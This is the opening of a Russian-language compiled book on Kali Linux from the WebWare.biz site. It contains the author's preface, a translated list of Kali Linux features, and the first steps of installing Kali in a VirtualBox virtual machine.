Книга

«Тестирование на проникновение с Kali Linux»

(по материалам сайта WebWare.biz)

Оглавление

Об этой книге

Это книга - пособие по Kali Linux на русском языке. В этой книге собраны самые интересные материалы с сайта WebWare.biz.

Источником материалов сайта WebWare.biz являются: переводы англоязычных ресурсов - книг и веб-сайтов (основной источник), а также собственный опыт. Эта книга (как и статьи на сайте) бесплатны.

Если у вас появился вопрос или замечание по материалу, вы можете зайти на сайт, найти интересующую вас статью и под ней задать свой вопрос.

Смысл составления этой книги - систематизация знаний, накопленных на сайте. Книга не предусматривает какую-либо «капитализацию», статьи просто скопипастены с сайта, они не приводились к одному стилю изложения, не вычитывались на ошибки, описки и корявые фразы - я эту книгу делаю для себя. Если она вам нравится - пожалуйста, пользуйтесь. Книга предлагается для ознакомления как есть. Поэтому если она вам не нравится, то в вашем распоряжении Shift+Delete.

На сайте WebWare.biz ещё больше материала, в том числе и по Kali Linux. Весь материал также бесплатен. Статьи являются «побоычным продуктом» моего обучения. Я изучаю системное администрирование операционной системы Linux и веб-серверов на основе Linux, для анализа качества настройки используются разнообразные сканеры, инструменты аудита, методы тестирования на проникновение и прочее - именно то, что собрано в Kali Linux. И актуальной и качественной информации по этим вопросам на русском языке мало. Основные источники её получения - англоязычные книги и англоязычные веб-сайты. Даже в англоязычных книжках, которые продаются по 30-50 баксов, есть и устаревшая информация, и нерабочие примеры. Одна из книг по Kali Linux оказалась какой-то старой переделкой книги о BackTrack - в некоторых местах авторы даже забыли поменять BackTrack на Kali Linux. Это также говорит о качестве подготовки и читке перед выпуском.

Поэтому изучение англоязычных источников - это не просто чтение. Это: чтение, попытка реализовать, исправление ошибок и неточностей. Чтобы сохранить полученные данные, закрепить знания, я создаю свой собственный архив на WebWare.biz. Обратите внимание - WebWare.biz также не капитализируется. Поэтому, если он вам нравится - пожалуйста, если не нравится (там много описок, орфографических ошибок, корявостей перевода) - то… не заходите туда. У меня нет времени рабоать ещё и корректором и бесконечно вычитывать статьи и шлифовать стиль. Не хватает времени даже для оформления новых статей (кроме веб-сайта, который я делаю на голом энтузиазме, у меня есть настоящая работа, которую я работаю и за которую получаю деньги). Кстати, о деньгах, если вам хочется, чтобы у меня было чуть больше времени на подготовку новых статей, то вы можете сделать денежное пожертвование http://webware.biz/?page_id=27 .

Если лишних денег у вас нет, но есть материал, которым хотите поделится, то посмотрите здесь http://webware.biz/?p=3327, возможно, вас это заинтересует.

О распространении книги: распространение приветствуется. Но есть просьба - если вам хочется поделиться, то делитесь ссылкой на страницу с книгой: http://webware.biz/?p=3920. Книга будет постоянно пополняться новым материалом, книга всегда будет доступна для свободного

скачивания. Т.е. именно на этой странице вы найдёте самую актуальную версию. Если вы скачали книгу с какого-то другого сайта, а не со страницы http://webware.biz/?p=3920, то перейдите на неё, чтобы получить более полную, более свежую копию.

Полезные ссылки

Отличный хостинг для сайтов - стабильный, качественный продвинутый: http://webware.biz/?goto=3

VPS хостинг - хороший, дешёвый, простой в настройке: http://webware.biz/?goto=478388

Сайт-источник материалов: WebWare.biz

Всегда свежая и самая полная версия этой книги: http://webware.biz/?p=3920

1. Общая информация и установка Kali Linux

Что Такое Kali Linux?

Kali Linux является передовым Linux дистрибутивом для проведения тестирования на проникновение и аудита безопасности.

Особенности Kali Linux

Kali является полной повторной сборкой BackTrack Linux, полностью придерживаясь стандартов разработки Debian. Вся новая инфраструктура была пересмотрена, все инструменты были проанализированы и упакованы, и мы перешли на Git для наших VCS.

- **Более 300 инструментов для проведения тестирования на проникновение:**После рассмотрения каждого инструмента, который был включен в BackTrack, мы устранили большое количество инструментов, которые либо не работают или дублируют другие инструменты, с похожей функциональностью.
- **Бесплатный и всегда будет бесплатным:** Kali Linux, как и его предшественник, является полностью бесплатным и всегда будет таким. Вам никогда, не придется платить за Kali Linux.
- **Git дерево с открытым источником кода:** Мы ярые сторонники программного обеспечения с открытым источником кода и наше дерево разработки доступно для всех, и все источники доступны для тех, кто желает настроить или перестроить пакеты.
- **FHS совместимый:** Kali был разработан, чтобы придерживаться Filesystem Hierarchy Standard, что позволяет всем пользователям Linux легко найти исполняемые файлы, файлы поддержки, библиотеки и т.д.
- **Обширная поддержка беспроводных устройств:** Мы построили Kali Linux для поддержки как можно большего количества беспроводных устройств, что позволяет ему правильно работать с широким спектром аппаратных устройств и делает его совместимым с многочисленными USB и другими беспроводными устройствами.
- **Специальное ядро пропатчено от инъекций:** Как пентестерам, разработчикам часто необходимо проводить аудит беспроводных сетей, поэтому в наше ядро включены последние патчи.
- **Безопасная среда разработки:** Команда разработчиков Kali Linux состоит из небольшой группы доверенных лиц, которые могут записать пакеты и взаимодействовать с хранилищами только при использовании нескольких защищенных протоколов.
- **GPG подписанные пакеты и репозитории:** Все пакеты Kali подписываются каждым отдельным разработчиком, когда они создаются и записываются и репозитории впоследствии подписывают пакеты.
- **Многоязычность:** Хотя инструменты для пентеста, как правило, написаны на английском языке, мы добились того, что у Kali есть настоящая многоязычная поддержка, что позволяет большинству пользователей работать на родном языке и находить инструменты, необходимые для работы.
- **Полностью настраиваемый:** Мы полностью понимаем, что не все будут согласны с нашими решениями дизайна, поэтому мы дали возможность нашим пользователям как можно проще настраивать Kali Linux на свой вкус, вплоть до ядра.
- **Поддержка ARMEL и ARMHF:** ARM-системы становятся все более и более распространенным и недорогими, и мы знали, что необходимо сделатьподдержку Kali для ARM-систем в результате чего созданы рабочие инсталляции для ARMEL и ARMHF систем. Kali Linux имеет ARM репозитории интегрированные с основным дистрибутивом, так инструменты для ARM будут обновляться вместе с остальными дистрибутивами. Кали в настоящее время доступна для следующих ARM-устройств:
  - rk3306 mk/ss808
  - Raspberry Pi

- ODROID U2/X2
- Samsung Chromebook


Kali специально создана для тестирования на проникновение и, следовательно, вся документация на этом сайте, предполагает предварительное знание операционной системы Linux.

Как установить Kali Linux: подробная инструкция для установки на компьютер и в виртуальную машину

Установка Kali Linux 1.1.0

Kali Linux — это дистрибутив, основанный на Linux Debian. Его особенностью является то, что в нём собрано огромное количество инструментов, говоря простыми словами, «для хакеров». Т.е. здесь вы найдёте разнообразные сканеры для получения информации и поиска уязвимостей, программы для подборов паролей и обратной инженерии, инструменты для социальной инженерии и углублённого теста на проникновение веб-систем и т. д. Краткому обзору разделов Kali Linux будет посвящена вторая часть данной статьи, а подробно каждый инструмент будет рассмотрен в отдельных ближайших статьях — заходите на WebWare.biz почаще, а ещё лучше — подписывайтесь тем или иным способом на наши новости — на RSS-ленту, через e-mail уведомления или в социальных сетях.

Пока вы читаете вводные слова, перейдите на домашнюю страницу Kali Linux и бесплатно скачайте её для себя:




В зависимости от битности вашего компьютера, выберете версию Kali Linux 64 bit ISO или Kali Linux 32 bit ISO. Скачать можно как напрямую с зеркал, так и через торрент (скачивайте через торрент — пожалейте их сервера).

Из-за своего специфического назначения, Kali Linux не совсем подходит в качестве домашней системы (хотя Линукс он и есть Линукс — можно доставить дополнительные пакеты и вполне себе пользоваться, особенно, если основной вашей деятельностью является анализ на проникновение и прочее подобное.


Оптимальным является использование Kali Linux в виде Live-дистрибутива или установки на виртуальную машину (можно использовать Live-дистрибутив на виртуальной машине). Я установлю Kali Linux в виртуальную машину, т. к. хочу обновлять компоненты (программы) и сохранять данные (профили, отчёты).

Если у вас ещё нет VirtualBox, то перейдите на страницу скачивания с официального сайта (программа бесплатная).


В **VirtualBox** нажимаем «**Создать**». В поле для имени вводите любое имя, выбираете тип ОС (Linux) и выбираете версию (выбор версии не играет особой роли — она используется только для рекомендации размеров дискового накопителя и выделяемой виртуальной машине оперативной памяти). У меня получилось так (я выбрал Debian, т. к. Kali Linux основана именно на нём):




Далее выбираете объём оперативной памяти, выделяемой для виртуальной машины — можете оставить рекомендуемый, а можете добавить. Главное правило — оставьте достаточно памяти для реального компьютера, на котором запущен ваш VirtualBox, иначе весь компьютер, а вместе с ним и VirtualBox начнут страшно тормозить:




В следующем окне у нас спрашивают о дисковом накопителе — ничего менять не нужно, мы создадим новый виртуальный жёсткий диск (если вы собираетесь использовать Live-дистрибутив, то выберете «Не подключать виртуальный жёсткий диск»):




В следующем окне опять ничего не трогаем:



